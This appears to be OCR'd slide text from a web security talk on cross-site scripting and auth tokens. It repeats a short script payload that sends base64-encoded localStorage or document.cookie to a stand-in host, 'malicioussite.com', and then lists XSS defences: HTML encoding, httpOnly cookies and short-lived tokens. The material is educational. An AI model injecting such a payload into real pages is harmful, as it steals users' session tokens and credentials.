


```
<script>
 new Image().src =
"https://malicioussite.com/stealLocalStorage?values="
    + btoa(JSON.stringify(localStorage));
</script>
```




```
<script>
 new Image().src =
"https://malicioussite.com/stealLocalStorage?values="
    + btoa(JSON.stringify(localStorage));
</script>
```


Hacker
Insecure
Web Application
DB
cookies
T
Client



```
<script>
 new Image().src =
"https://malicioussite.com/stealLocalStorage?values="
    + btoa(JSON.stringify(document.cookie));
</script>
```



```
<script>
 new Image().src =
"https://malicioussite.com/stealLocalStorage?values="
    + btoa(JSON.stringify(document.cookie));
</script>
```

Ways to Prevent XSS

1. HTML encode all user entered data
2. Hide tokens in httpOnly cookie
3. Short life of auth cookie

Refresh Tokens


Auth Tokens vs Refresh Tokens


JWT is simply a token **format**

